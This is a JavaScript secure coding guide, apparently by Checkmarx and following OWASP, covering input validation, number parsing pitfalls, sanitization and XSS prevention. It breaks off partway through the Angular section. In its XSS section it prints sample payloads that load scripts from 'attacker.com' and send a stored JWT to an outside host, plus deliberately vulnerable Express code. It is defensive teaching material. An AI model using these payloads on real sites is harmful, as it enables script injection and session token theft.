The JavaScript Guide: Web Application Secure Coding Practices

Table of Contents

Introduction

JavaScript Web Application Secure Coding Practices is a guide written for anyone who is using the JavaScript Programming Language for web development. This book is a collaborative effort by the Checkmarx Security Research Team and it follows the OWASP Secure Coding Practices - Quick Reference Guide v2 (stable) release.

The main goal of this guide is to help developers avoid common mistakes while simultaneously learning a new programming language through a hands-on approach. This book provides an in-depth look at 'how to do it securely, showing the kinds of security problems which could pop up during development.

About Checkmarx

Checkmarx is an Application Security software company, whose mission is to provide enterprise organizations with application security testing products and services that empower developers to deliver secure applications. Amongst the company's 1,000 customers are five of the world's top 10 software vendors, four of the top American banks, and many Fortune 500 and government organizations, including SAP, Samsung and Salesforce.com. For more information about Checkmarx, visit https://www.checkmarx.com or follow us on Twitter @checkmarx

About OWASP Secure Coding Practices

The Secure Coding Practices Quick Reference Guide is an OWASP - Open Web Application Security Project, project. It is a "technology agnostic set of general software security coding practices, in a comprehensive checklist format, that can be integrated into the development lifecycle" (source).

OWASP itself is "an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security" (source).

How To Contribute

This book was created using a few open source tools. If you're curious about how we built it from scratch, read the How To Contribute section.

Input Validation

In web application security, user input and the associated data are a security risk if left unchecked. We address these problems by using Input Validation and Input Sanitization techniques. These validations should be performed in every tier of the application, as per the server's function. An important note is that **all data validation procedures must be done on trusted systems** (i.e. on the server).

As mentioned in the OWASP SCP Quick Reference Guide, there are sixteen bullet points that cover the issues developers should be aware of when dealing with Input Validation. A lack of consideration for these security risks when developing an application is one of the main reasons Injections rank as the number one vulnerability in the OWASP Top 10 list.

User interaction is a staple of the current development paradigm in web applications. As web applications become increasingly richer in content and possibilities, user interaction and submitted user data also increases. It is in this context that Input Validation plays a significant role.

When applications handle user data, submitted data **must be considered insecure by default**, and should only be accepted after the appropriate security checks have been made. Data sources must also be identified as trusted or untrusted. In the case of an untrusted source, validation checks must be made. In this section, we provide an overview of each technique along with a JavaScript sample to illustrate the issue.

Validation

The Input Validation section on OWASP Secure Coding Practices Guide is a sixteen-item checklist, which goes hand in hand with the Output Encoding section. It is one of the most important sections when it comes to application security, data consistency and integrity, as data tends to be used across an array of systems and applications.

Single and centralized Input Validation routines should be used by applications running on trusted systems, typically in the server but generally on any non-exploitable system that is out of reach to unauthorized people. Additionally, performing client-side validations is a bad idea since those providing the info are controlling the system. Routines as such reduce risks and maintainability costs, as implementation errors will be fixed as data integrity if kept throughout the application’s workflow.

To avoid problems caused by unhandled characters or unsupported character encodings, **the validation routine should use a single and proper character set, such as UTF-8, to all sources of input**. Therefore, as soon as the data reaches the trusted system where Input Validation is performed, and before the validation stage, the data should be encoded. A how-to on performing this task is demonstrated in the Data Types String section.

For web applications, **HTTP request and response headers should be subject of validation (e.g. headers should only contain ASCII characters)**. Security problems such as HTTP response splitting are caused by failure of proper input validation/sanitization. Remember that HTTP headers are also untrusted data sources (e.g. cookies). If you're curious about how Node.js validates HTTP headers have a look at the source code.

Also, remember to **validate data from redirects as "an attacker may submit malicious content directly to the target of the redirect, thus circumventing application logic and any validation performed before the redirect"**.

Data Sources

Modern web applications have multiple data sources, such as user interfaces and third party services via APIs. These **data sources should be identified and classified as trusted and untrusted. Any time data is passed from a trusted source to a less trusted one, integrity checks should be made** in order to guarantee that the data has not been tampered with.

While classifying data sources, do not assume that they can be trusted because of the size or importance of the entity ruling them. If the data source is out of your control, you are better classifying them as untrusted. Otherwise, your application can be compromised through them.

Other data source checks include:

- Cross-system consistency checks
- Hash totals
- Referential integrity

Note - in modern relational databases, if values in the primary key field are not constrained by the database's internal mechanisms, they should be validated.

- Uniqueness check
- Table look up check

Strings

The user input data transmitted over HTTP reaches the server and is `String`, thus the protocol itself is handled as textual[1]. Of course, internally, applications may be expected to handle other data, `Numbers` or `Boolean` values requiring data type conversion (which occurs after validation).

Even when a String is expected (e.g. user's name or address), it should be handled carefully as characters encoding may compromise the application's security. The validation routine requirements and data source classification are discussed in the Validation and Data Sources sections, respectively.

We'd like to enforce that **all data coming from untrusted data source such as parameters, URLs and HTTP header content, should be subject of validation prior to processing and validation failure should result in input rejection**.

This section covers string validation and manipulation in general. How to convert a String to a Number is covered in the Numbers section.

Important - you should always avoid writing your own validation routine. A well-tested and actively maintained validation routine, such as Validator.js, should be used instead.

Encode Data to a Common Character Set

Best known as Canonicalization, this aims to convert all data to a standard or canonical form so that the system can handle data with different representations using the same routine. How Strings are handled internally is well documented on the ECMAScript ® 2015 Language Specification:

> A String value is a member of the String type. Each integer value in the sequence usually represents a single 16-bit unit of UTF-16 text. However, ECMAScript does not place any restrictions or requirements on the values except for that they must be 16-bit unsigned integers.

Prior to the introduction of TypedArray in ECMAScript 2015 (ES6), Node.js introduced the Buffer class, allowing you to handle and convert strings encoding easily:

```
// read user input into a Buffer
const userInputName = Buffer.from(req.body.name);

// actually conver user input to UTF-8
const userName = userInputName.toString('utf8');

console.log('Hello %n', userName);
```

If you want to do the same on client-side, you can use the Buffer module which is backed by Typed Arrays. In fact, these are the modules used by Browserify[2]. However, if you're not using it, you can require the module directly:

```
// Note the trailling slash
const Buffer = require('buffer/').Buffer;

// read user input into a Buffer
const userInputName = Buffer.from(req.body.name);

// actually convert user input to UTF-8
const userName = userInputName.toString('utf8');

console.log('Hello %s', userName);
```

Validate All Input Against A Whitelist of Allowed Characters

Whenever possible, this is an important first step from a security standpoint as it contributes to prevent injections[3]. Nevertheless, if any potential hazardous characters must be allowed as input, you should implement additional controls such as Output Encoding.

Regarding the whitelist of allowed characters, you may feel tempted to do so using Regular Expressions. However, you should be aware that they are the real source of problems. Not only are they hard to write, but also they are the subject of a Denial of Service attack called Regular Expression Denial of Service (ReDoS)[4].

The following is a simple example of an evil regex to validate decimal numbers and the correspondent payload (you can test it on regex101.com).

- **Regex:** `^\d*[0-9](|.\d*[0-9]|)*$`
- **Payload:** `1111111111111111111111111!`

There's no doubt that Regular Expressions are a valuable and powerful mechanism, but they should be used carefully. **For validation purposes, the first options should always be actively maintained validation modules** like validator.js.

```
const validator = require('validator');

const number1 = '10.5';
const number2 = '10,5';

validator.isDecimal(number1);   // true
validator.isDecimal(number2):   // false
```

validator.js has a more generic `isWhitelisted(str, chars)` method which can be used to perform a this validation:

```
const validator = require('validator');

const allowedChars = '0123456789.';
const decimal1 = '10.5';
const decimal2 = '10,5';

validator.isWhitelisted(decimal1, allowedChars);    // true
validator.isWhitelisted(decimal2, allowedChars);    // false
```

The second option should be well tested and actively maintained (like those presented in the OWASP Validation Regex Repository). If you have no choice but to write your own Regular Expression, we recommend you make use of Safe Regex Package to validate it.

Validate Data Length

Strings that are long enough may negatively affect your system and will create security issues. Although overflows are not a common problem in JavaScript[5], certain database fields may have a fixed length.

After converting input strings to the system default character encoding, you should validate its length:

```
const addressInput = '123 Main St Anytown, USA';
validator.isLength(string, {min: 3, max: 255}); // true
```

Check for *special characters*

If the standard validation routine cannot address the following inputs, then you should check them specifically:

- null bytes (`%00`)
- new line (`%0d` , `%0a` , `\r` , `\n`)
- "dot-dot-slash" (`../` or `..\`)

Remember that alternative representations such as `%c0%ae%c0%ae/` should be covered. Canonicalization should be used to address double encoding or other forms of obfuscation attacks.

> [1]. HTTP/2, the first new version of HTTP since HTTP/1.1, is now a binary protocol instead of textual. ↩

> [2]. "*Browserify lets you* `require('modules')` *in the browser by bundling up all of your dependencies.*" (source) ↩

> [3]. Injection is an OWASP TOP 10 security vulnerability. This topic is covered in detail on Output Encoding section). ↩

> [4]. "Regular Expression Denial of Service" by Alex Roichamn and Adar Weidman from Checkmarx ↩

> [5]. "ngineering Heap Overflow Exploits with JavaScript" by Mark Daniel, Jake Honoroff and Charlie Miller ↩

Numbers

JavaScript specification makes a clear differentiation between three Number related terms/concepts:

- Number value - the number representation "corresponding to a double-precision 64-bit binary format IEEE 754-2008 value"
- Number type - "set of all possible Number values including the special Not-a-Number (NaN) value, positive infinity and negative infinity"
- Number object - "member of the Object type that is an instance of the standard built-in Number constructor"

We will use Number interchangeably to refer either the representation, value or the Number constructor.

An introductory note regarding JavaScript internals related to Numbers:

- All numbers are internally handled and stored as double-precision 64-bit binary format, following the IEEE 754-2008 specification (yes, in JavaScript every number is a floating number)
- `NaN` , `+Infinity` (the same than `Infinity`) and `-Infinity` are all `Number` s

  ```
  typeof NaN;               // 'number'
  typeof +Infinity;         // 'number'
  +Infinity === Infinity;   // true
  typeof -Infinity;         // 'number'
  ```

- JavaScript has both `+0` (or `0`) and `-0` : but they are the same

  ```
  0 === -0  // true
  ```

From String to Number

Although the user input that reaches the server over HTTP is handled as String, internally, applications may expect numeric values (e.g. user's age).

Looking at Number constructor properties, we find the Number.parseInt and Number.parseFloat 1 methods - both expect a String argument, returning respectively an integer and float numbers.

Number.parseInt also accepts a radix, which when not specified or undefined, defaults to 10 (decimal base), except for when the String argument begins with 0x or 0X in, which case a radix of 16 (hexadecimal base) is assumed.

How the expected String argument is parsed is fully detailed in the specification. However, issues may arise. Here’s how it works:

Requesting the User's Age

We're expecting an integer. But over HTTP, the value will arrive as a String. Let us parse it.

```
const userInputAge = '32';
const userAge = Number.parseInt(userInputAge);

console.log('User is %d years old', userAge);
// User is 32 years old
```

No problem - but what if user's input looks like '32 years old'?

```
const userInputAge = '32 years old';
const userAge = Number.parseInt(userInputAge);

console.log('User is %d years old', userAge);
```

```
// User is 32 years old
```

Despite the fact that the input String is alphanumeric, Number.parseInt returns its 'integer part' (as leading white spaces are removed). However, if the first character after removing any leading white spaces is other than - (HYPHEN-MINUS), + (PLUS SIGN) or a digit, we will get NaN - **N**ot-**a**-**N**umber.

```
const userInputAge = 'thirty 2';
const userAge = Number.parseInt(userInputAge);

console.log('User is %d years old', userAge);
// User is NaN years old
```

There were no parsing errors, but we know that we are not ready to go with user's age. Testing whether the `Number.parseInt(userInputAge)` result is a `Number` won't suffice as `NaN` is itself a `Number`.

```
const userInputAge = 'thrity 2';
const userAge = Number.parseInt(userInputAge);

if (typeof userAge !== 'number') {
  throw new Error('invalid age');
}

console.log('User is %d years old', userAge);
// User is NaN years old
```

Let's enforce that the parsed user's age is in fact an *integer* bigger than zero

```
const userIntputAge = 'thirty 2';
const userAge = Number.parseInt(userInputAge);

if (!Number.isInteger(userAge) || userAge <= 0) {
  throw new Error('invalid age');
}

console.log('User is %d years old');
```

Note: `Number.isInteger` returns `false` for `Infinity` / `-Infinity`. The user's age upper limit was omitted for code sample briefness.

Now that we've received a validation error, it may look safe but... What if user provides his age using hexadecimal base (well, at least he will look younger)?

```
const userInputAge = '0x20';
const userAge = Number.parseInt(userInputAge);

if (!Number.isInteger(userAge) || userAge <= 0) {
  throw new Error('invalid age');
}

console.log('You are %d years old', userAge);
// User is 32 years old
```

Surprisingly or not, `0x20` did validate as integer. Why? In fact, `Number.parseInt('0x20');` returns the *integer* number `32`: although the '0x20' string is parsed as hexadecimal due to the '0x' prefix (`0X` is also valid). Internally, all numbers are stored as decimals.

As we said before, `Number.parseInt` accepts a *radix* as second argument. So, to enforce `userInputAge` to be given as a decimal number, we just have to provide a *radix* equal to `10`

```
const userInputAge = '0x20';
const userAge = Number.parseInt(userInputAge, 10);

if (!Number.isInteger(userAge) || userAge <= 0) {
  throw new Error('invalid age');
}

console.log('You are %d years old', userAge);
```

And as expected, we have the validation error.

Even at this point, we can't be sure that what was entered was a decimal integer number, providing `32,5` will end up being parsed as `32`

```
const userInputAge = '32,5';
const userAge = Number.parseInt(userInputAge, 10);

if (!Number.isInteger(userAge) || userAge <= 0) {
  throw new Error('invalid age');
}

console.log('You are %d years old', userAge);
// You are 32 years old
```

Requesting Weight

Weight is a good example of a *float* number, so let's ask users to input theirs.

```
const userInputWeight = '80.5';
const userWeight = Number.parseFloat(userInputWeight);

console.log('User\'s weight is %d Kg', userWeight);
// User's weight is 80.5 Kg
```

Depending on user's location[2], one should use `,` (comma) as a decimal separator. What difference does it make?

```
const userInputWeight = '80,5';
const userWeight = Number.parseFloat(userInputWeight);

console.log('User\'s weight is %d Kg', userWeight);
// User's weight is 80 Kg
```

Exactly `0.5` Kg (`Number.parseFloat` returns `80`): per the specification, `Number.parseFloat` uses `.` (dot) as decimal separator.

Type Coercion

Quite often, `String` to `Number` conversion is done using the Unary `+` Operator, forcing *type coercion*

```
+'';    // 0
+'0';   // 0
+'-0';  // -0
+'NaN'; // NaN
+' 1';  // 1
+'-1';  // -1
+'0.1'; // 0.1
```

However this may not lead to the expected results

- type coercion and `Number.parseFloat` inconsistency

  ```
  const userInput = '80,5';

  parseFloat(userInput);  // 80
  +userInput;             // NaN
  ```

- octal representation

  ```
  const octal = 012;
  const octalString = '012';

  +octal;         // 10
  +octalString;   // 12
  ```

  To get the expected result, `octalString` should be equal to `0o12`

  ```
  const octalString = '0o12';
  +octalString;                 // 10
  ```

Safe Integer

ECMAScript 2015 (6th Edition) introduces the concept of "Safe Integer" - an integer that "*can be exactly represented as an IEEE-754 double precision number and whose IEEE-754 representation cannot be the result of rounding any other integer to fit the IEEE-754 representation*" (source).

Why is this important? Let's have a look at some simple *integer* arithmetic

```
const N = 9007199254740992;

N + 1;  // 9007199254740992
N + 2;  // 9007199254740994
```

Is it `9007199254740992` safe?

```
Number.isSafeInteger(9007199254740992); // false
```

Again, why is this so important?

```
const MIN = 9007199254740992;
const MAX = 9007199254740994;

for (let i = MIN; i < MAX; i++) {
  console.log(i);
}
```

Yes, this is an infinite loop. `MIN` is not a "Safe Integer". In fact, the last "Safe Integer" is exactly `MIN - 1` which you can get from `Number.MAX_SAFE_INTEGER` (2^{53}-1), although there's no representation for `MIN` and we're doing an *integer* operation, JavaScript won't show any error.

You may expect that `Number.MAX_SAFE_INTEGER` is the highest number that JavaScript can handle, but no, `Number.MAX_VALUE` is the highest one:

```
Number.MAX_VALUE > Number.MAX_SAFE_INTEGER; // true
Number.MAX_VALUE;                           // 1.7976931348623157e+308
```

Division by Zero

Don't worry, you'll never get close to a "division by zero" error. Instead you will get... *infinity* as per the IEEE 754-2008 standard

```
1/0;  // Infinity
-1/0; // -Infinity
```

Precision

This is not a JavaScript-only problem. In fact, this is an issue you will find in most programming languages as it is a limitation of the already mentioned IEEE 754 specification. It is better to be aware of this as rounding errors may lead to rockets missing theirs targets[3]

```
0.1+0.2;    // 0.30000000000000004
```

Converting

To `boolean`

JavaScript has a native Boolean type, consisting of primitive `true` and `false` values. Nevertheless, some `Number`s evaluate to `false` and others to `true`

```
-1? true : false;           // true
1? true : false;            // true
Infinity? true : false;     // true
-Infinity? true : false;    // true
0? true : false;            // false
-0? true : false;           // false
NaN? true : false;          // false
```

The conversion can be done using double logical - NOT operator `!`

```
const number = -1;

if (!!number === true) {
  console.log('true');
} else {
  console.log('false');
}
```

To `String`

Type coercion is commonly used to convert a number into string and it does the trick when you're using a decimal base

```
''+1;             // '1'
''+0.1;           // '0.1'
''+Math.pow(4,3); // '64'
```

But if you're using a non-decimal base like Octal or Hexadecimal, the result may not be what you're expecting as you will get a string representation of number's decimal representation;

```
''+012;   // '10'
''+0xA;   // '10'
```

To avoid mistakes, use always the same pattern when getting a textual representation of a `Number` - use the Number.toString() method, specifying the *radix* (if not present or *undefined*, the `Number` 10 is used by default)

```
const n1 = 10;
const n2 = 012;
const n3 = 0xA;

n1.toString();          // '10'
n1.toString(10);        // '10'
n1.toString(undefined); // '10';
n2.toString(8);         // '12';
n3.toString(16);        // 'a';
```

This is also the close you have to a decimal bases conversion, as you can get an octal representation from a decimal *integer* or from an hexadecimal value;

```
const decimalInt = 10;
const hexValue = 0xA;

console.log(decimalInt.toString(8));    // '12';
console.log(hexValue.toString(8));      // '12';
```

Conclusion

As we said before, over HTTP, what you get on server-side is always a String. Because of that, before converting `String` to `Number`

1. *always validate the input against a "white" list of allowed characters* (e.g. for decimal integers `^(0|[1-9][0-9]*)$`
2. Then, *validate for expected data types* (e.g. parsing `String` to `Number`)
3. Finally, *validate data range*

You can read more about How numbers are encoded in JavaScript by Dr. Axel Rauschmayer at 2ality.com.

[1]. The implementation is shared with globals `parseInt()` and `parseFloat()` functions: `parseInt === Number.parseInt && parseFloat === Number.parseFloat // true`) ↩

[2]. *"In computing, a locale is a set of parameters that defines the user's language, region and any special variant preferences that the user wants to see in their user interface."* (source) ↩

[3]. https://en.wikipedia.org/wiki/MIM-104_Patriot#Failure_at_Dhahran ↩

Files

User input data can take the form of uploaded files, and they should be subject to strict validation.

Express web framework for Node.js recommends multer middleware for handling `multipart/form-data`. In this section, we will cover the most important security best practices regarding files uploads, pointing you to the middleware documentation page which is full of usage examples.

Store Uploaded Files on a Specific Location

Uploaded files should be stored on a specific destination other than the location where your application is running.

Files should be stored without execution privileges and directory listing should be disabled.

Regarding storage location, multer middleware supports two types: DiskStorage and MemoryStorage. Remember to specify which you want to use, as the default one, `MemoryStorage`, is not appropriate for large files or multiple small ones, as the available memory can get exhausted.

Uploaded files should be renamed only using safe characters. multer allows you to provide a function to compute the file name, otherwise uploaded files are given random names without file extension.

If the uploaded file original metadata (e.g. original file location) is required, it should be stored on another storage, such as a database.

Limit What Users Are Allowed to Upload

You should enforce what users are allowed to upload - if you're requesting, for example, an avatar image, it does not make sense to allow users to upload executable files. **DO NOT** rely on file extension to determine the file type.

Similar to that, restrictions on file sizes should be applied. Otherwise, big files may exhaust available resources (memory and storage space), causing a Denial of Service.

multer allows you to do both with passing simple configurations; see the limits and fileFilter configurations.

DO NOT Include or Execute User Uploaded Content

Only in really, very special cases you will need to include or execute user uploaded content. If this is your case, do it in a sandboxed environment.

There are several projects with different features and security capabilities. Below you will find an incomplete list; you should see which best fits your needs:

- jailed - Jailed is a small JavaScript library for running untrusted code in a sandbox. The library is written in vanilla-js and has no dependencies.
- sandbox - A nifty JavaScript sandbox for Node.js.

Other guidelines and recommendations about file manipulation and management are available in the File Management section.

Post Validation Actions

According to Data Validation's best practices, the input validation is only the first part of the data validation guidelines. As such, *Post-validation Actions* should also be performed. The *Post-validation Actions* used vary with the context and are divided into three separate categories:

- **Enforcement Actions**

  Several types of *Enforcement Actions* exist in order to better secure our application and data.

  - Inform the user that submitted data has failed to comply with the requirements and therefore the data should be modified in order to comply with the required conditions.
  - Modify user submitted data on the server side without notifying the user of said changes. This is most suitable in systems with interactive usage.

  Note - the latter is used mostly in cosmetic changes (modifying sensitive user data can lead to problems like truncating, which incur in data loss).

- **Advisory Action**

  Usually allow unchanged data to be entered, however the source actor should be informed that there were issues with said data. This is most suitable for non-interactive systems.

- **Verification Action**

  Refer to the special cases in the Advisory Actions. In such cases, the user submits the data and the source actor asks the user to verify said data and suggests changes. The user then accepts these changes or keeps his original input.

A simple way to illustrate this is via a billing address form, where the user enters his address and the system suggests addresses associated with the account. The user then accepts one of these suggestions or ships to the address that was initially entered.

Sanitization

Sanitization refers to the process of removing or replacing submitted data. When dealing with data, after the proper validation checks have been made, an additional step which tends to be taken in order to strengthen data safety is sanitization.

The validator.js package introduced for Strings validation also offers a sanitizer API which will be used in this section.

The most common uses of sanitization are as follows:

Convert Single Less-Than Characters `<` to Entity

The characters `<` and `>` have a special meaning. For example, on an HTML context as the represent respectively the start and end of a tag. If user input is intended to be outputted on an HTML context, it should be sanitized as soon as possible.

The validator.js `escape(input)` method, replaces `<`, `>`, `&`, `'`, `"` and `/` by their correspondent HTML entities, making it safe for output (to know more about output safety please refer to the Output Encoding section)

```
const sanitizer = require('validator');

const sampleSourceCode = '<script>alert("Hello World");</script>';
const sanitizedSampleSourceCode = sanitizer.escape(sampleSourceCode);

console.log(sanitizedSampleSourceCode);
// &lt;script&gt;alert(&quot;Hello World&quot;);&lt;&#x2F;script&gt;
```

Note that validator.js `unescape(input)` does it the other way around, replacing back HTML encoded entities.

Remove Line Breaks, Tabs and Extra White Space

The control sequence `\r\n` is used as headers delimiter on some textual protocols such as HTTP and mail.

If you're setting headers from input value, you have to remove all of these characters in order to avoid, for example, HTTP Splitting.

validator.js `stripLow(input \[, keep_new_lines\])` does just that:

> Remove characters with a numerical value less than 32 and higher than 127, mostly control characters. If keep_new_lines is true, newline characters are preserved (\n and \r, hex 0xA and 0xD). Unicode-safe in JavaScript.

`ltrim(input \[, chars\])` and `rtrim(input \[, chars])` functions are also of interest to remove leading and trailing characters (JavaScript native `trim()` function only handles characters that represent white spaces).

```
const sanitizer = require('validator');

const string = '\tHello\r\nWorld.\n\nThis  is a test!';
const safe = sanitizer.stripLow(string);

console.log(safe);
// HelloWorld.This  is a test!
```

URL Request Path

The dot-dot-slash characters sequence was already referred to as a subject of validation - **if you're not handling them deliberately, any input containing the sequence should be rejected.**

Be sure to canonicalize all URLs, converting them to an unified form; usually absolute URLs/paths are a good option.

Output Encoding

Although it is only six-point section in the OWASP SCP Quick Reference Guide, bad practices on Output Encoding are pretty prevalent in web application development, thus leading to the number 1 vulnerability of the OWASP Top Ten - Injection.

As complex and rich as web applications have become, the more data sources they tend to have - users, databases, third-party services, etc. At some point in time, collected data is outputted to some media (e.g. web browser) which has a specific context. This is exactly when injections happen if you do not have a strong Output Encoding policy.

Certainly, you have already heard about all the security issues we will approach in this section, but do you really know how do they happen and/or how to avoid them?

In this section we will cover

- Cross-Site Scripting (XSS)
- SQL Injection (SQLi)
- NoSQL Injection

Cross-Site Scripting

Cross-Site Scripting (XSS) vulnerabilities are one of the most prevalent attacks involving web applications and JavaScript, ranking as the number 1 in the 2017's OWASP Top 10. The attack consists of executing malicious JavaScript code in the browser's context of a user.

For years, XSS attacks were grouped in three differente categories `Reflected` , `Persistent` and `DOM` based - which led people to think of them as three different types. In fact, we can have both `Stored` and `Reflected DOM` based XSS. To solve this misunderstanding, there are two new terms which are generally accepted:

- **Server XSS** - when untrusted data is included in an HTML response generated by the server
- **Client XSS** - when untrusted user supplied data is used to update the DOM with an unsafe JavaScript call

In this article, we will explore the various types of XSS, as well as provide vulnerable and secure code for each case.

The purpose of this section is to provide some understanding of XSS attacks and to demonstrate how bad practices can lead to security issues.

If you're only looking for how to prevent XSS, you can jump directly to the appropriate section.

Server XSS

As we mentioned before, Server XSS occurs when untrusted data is included in an HTML response generated by the server. User input is always considered *untrusted* and *unsafe* data and it is the most common source of malicious payloads.

Users can supply data to the server through the URL (e.g. HTTP `GET` request) or by filling a form (e.g. HTTP `POST` request).

URL parameters are usually used by search engines to send searching keywords to the server as you can see in Google, your keywords will be visible in the `q` URL parameter:

```
https://www.google.pt/search?q=JS+SCP
```

Following the HTTP request work-flow, it will arrive on the server and the value or `q` parameter will be used to compute the searching results. Let's assume that there are no results matching your searching criteria. A common approach to this use case is to write on the screen:

```
No results found for "JS SCP"
```

The HTTP request/response is completed and we can easily guess what operations were done by the server. The following example illustrates them using an [Express Node.js web application framework][] router:

```
const express = require('express');
const db = require('../lib/db');
const router = express.Router();

router.get('/search', (req, res) => {
  const results = db.search(req.query.q);

  if (results.length === 0) {
    return res.send('<p>No results found for "' + req.query.q + '"</p>');
  }

  // ...
});
```


The `JS SCP` keywords cause no problem, but what if we search for `<script>alert(XSS)</script>` ? The URL will looks like:

```
https://www.google.pt/search?q=<script>alert(XSS)</script>
```

Assuming that there are no results for this keyword search, the server's answer will be:

```
<p>No results found for "<script>alert(XSS)<%2Fscript>"</p>
```

After receiving and parsing a server's HTTP response, you will see the following written on the page `No results found for` and a modal window such as the one below - your payload was successfully executed.


example.com says:

XSS

It may not look so bad as "we know" that our searches are not persisted server-side (and so this is also known as Non-Persistent XSS). This way it won't affect any other users. Well, an attacker will only have to share the URL on a side channel such as via email or social networks perhaps with a more "meaningful" payload:

```
https://www.google.pt/search?q=<script>s=document.createElement("script"),
s.src="//attacker.com/ms.js",document.body.appendChild(s);<%2Fscript>
```

In this case, the payload creates a new `<script>` element which when appended to the document body, will load an external arbitrary JavaScript file under the attacker's control. This malicious script will execute on page's context with granted access to everything a legit script has (e.g. cookies, local storage, form data, etc.)

For completeness, user posts and comments on social networks are great examples of data sent to the server via an HTTP `POST` request. This data won't be visible in the URL as it is transfered in the request's message body, however the work-flow is pretty much the same (little differences applies with how the server reads this data).

Let's say we want to share via a social network how awesome this book is, posting the following content:

```
Hey guys, you definetly read the JS SCP guide!
<script>alert('It is awesome!')</script>
```

In this case, we expect our post/comment to be stored, perhaps on a database, so that it will be available to other users and for later readings. This fits a Stored XSS scenario - the payload is stored server-side and then served to other users.

Client XSS

Per definition "*Client XSS vulnerability occurs when untrusted user supplied data is used to update the DOM with an unsafe JavaScript call. A JavaScript call is considered unsafe if it can be used to introduce valid JavaScript into the DOM.*". (source).

The "untrusted user supplied data" has multiple sources such as the DOM itself, the URL e.g. a query string parameter or the fragment or even from a server request. Client side store locations like `Cookies` or `Local Storage` are also potential sources of XSS payloads.

As an example, consider the following script used to display ads on a website:

```
document.write('<script type="text/JavaScript" src="' + (location.search.split('req=')[1] || '') + '"></scr'+'i
pt>');
```

Since the `location.search.split` is not properly escaped, the `req` parameter can be manipulated by an attacker to retrieve malicious JavaScript from a location he/she is in control of, injecting it into the web page of which the victim is visiting.

```
http://www.example.com/?req=https://www.attacker.com/poc/xss.js
```

To perform this attack, an attacker crafts an URL like the one above, sending it to the victim. Upon clicking it, the `https://www.attacker.com/poc/xss.js` script is requested by the ad snippet, making it run in the `www.example.com` context.

This could be the initial step of a Session Hijacking attack as an attacker's script may have access to the session cookie (if it was not properly set as `httpOnly`) or to the `localStorage` where a JSON Web Token (JWT) may be found:

```
(new Image).src = '//attacer.com?jwt='+localStorage.get('JWT');
```

The sample above is a common example of how to exfiltrate data. Bypassing the Same Origin Policy as the `JWT` value read from `localStorage` is sent as part of the URL from where an image was supposed to load.

As we stated before, there are many "untrusted data" sources. Some client-side frameworks use the URL fragment to identify resources or application states; although the fragment is part of the URL, it is not sent to the sever.

The following script is very simple and for demonstration purposes only, but encompasses the concept of URL fragment as source of untrusted data. Assuming that the following script is somewhere in the target page:

```
<script>
x=location.hash.slice(1);
document.write(x)
</script>
```

Thus the following URL would trigger the famous `alert(1)` modal.

```
http://example.com/fragment.html#<script>alert(1)</script>
```

To know how to prevent XSS in general, please follow the guidelines provided in How to prevent XSS section.

How To Prevent

As we previously saw, XSS can be grouped into server and client XSS, thus mitigation should be done on both sides.

In this section, we will cover how to prevent XSS using Vanilla JavaScript, introduce the xss-filters Node.js package, and in addition to how to do it client-side with React and AngularJS.

Vanilla JavaScript

One of the required steps to handle this type of issue is to escape the HTML by replacing its special characters with their corresponding entities.

As of JavaScript 1.5 (ECMAScript v3), there are two built-in functions that encode special characters preventing the payload to be executed as part of server's HTTP response.

Considering the following input;

```
http://example.com/news/1?comment=<script>alert(XSS1)</script>
```

- `encodeURIComponent` function won't encode `~!*()'"` . It is intended to encode strings to be used as part of an URI like query string parameters.

  ```
  http%3A%2F%2Fexample.com%2Fnews%2F1%3Fcomment%3D%3Cscript%3Ealert(XSS1)%3C%2Fscript%3E
  ```

- `encodeURI` function encodes all special characters except `,/?:@&=+$#'` . Unlike the `encodeURIComponent` , this function is aimed for URIs.

  ```
  http://example.com/news/1?comment=%3Cscript%3Ealert(XSS1)%3C/script%3E
  ```

Note that none of the `encodeURIComponent()` or `encodeURI()` functions escape the `'` (single quote) character, as it is a valid character for URIs.

The `'` character is commonly used as an "alternative" to `"` (double quote) for HTML attributes, e.g. `href='MyUrl'` , which may introduce vulnerabilities. As it won't be escaped input that includes it will break the syntax resulting in an injection.

If you are constructing HTML from strings, either use `"` instead of `'` for attribute quotes, or add an extra layer of encoding (`'` can be encoded as `%27`).

Node.js

Both `encodeURI` and `encodeURIComponent` functions are available on Node.js global scope[1], but more specialized packages like the xss-filters are available in npm.

The following sample source code demonstrates how to use xss-filters package withing an Express web application:

```
const express = require('express');
const xssFilters = require('xss-filters');
const util = require('util');

const app = express();

app.get('/', (req, res) => {
```

```
  const unsafeFirstname = req.query.firstname;
  const safeFirstname = xssFilters.inHTMLData(unsafeFirstname);

  res.send(util.format('<h1>Hello %s</h1>', safeFirstname));
});

app.listen(3000);
```

Notice that while dealing with untrusted user input which should be later on outputted into HTML pages, first we pass it through the `xssFilters.inHTMLData()` function to get properly encoded output.

There are a few warnings that accompany this package, namely:

- Filters **MUST ONLY** be applied to UTF-8 encoded documents[2].
- **DON'T** apply any filters inside any *scriptable* contexts, i.e., `<script>` , `<style>` , `<object>` , `<embed>` , and `<svg>` tags as well as `style=""` and `onXXX=""` (e.g., `onclick`) attributes. It is unsafe to permit untrusted input inside a *scriptable* context.

AngularJS

Angular already has some built-in protections to help developers dealing with output encoding and XSS mitigation.

By default, all values are considered untrusted/unsafe. This means that whenever a value is inserted into the DOM from a `template` , `property` , `attribute` , `style` , `class binding` or `interpolation` Angular sanitizes and escapes it.

AngularJS developers should be aware that Angular templates are the same as executable code thus template source code should not be generated by user input concatenation. The offline template generator should be used instead.

Sanitization example as per the documentation:

```
export class InnerHtmlBindingComponent {
  // For example, a user/attacker-controlled value from a URL.
  htmlSnippet = 'Template <script>alert("0wned")</script> <b>Syntax</b>';
}
```

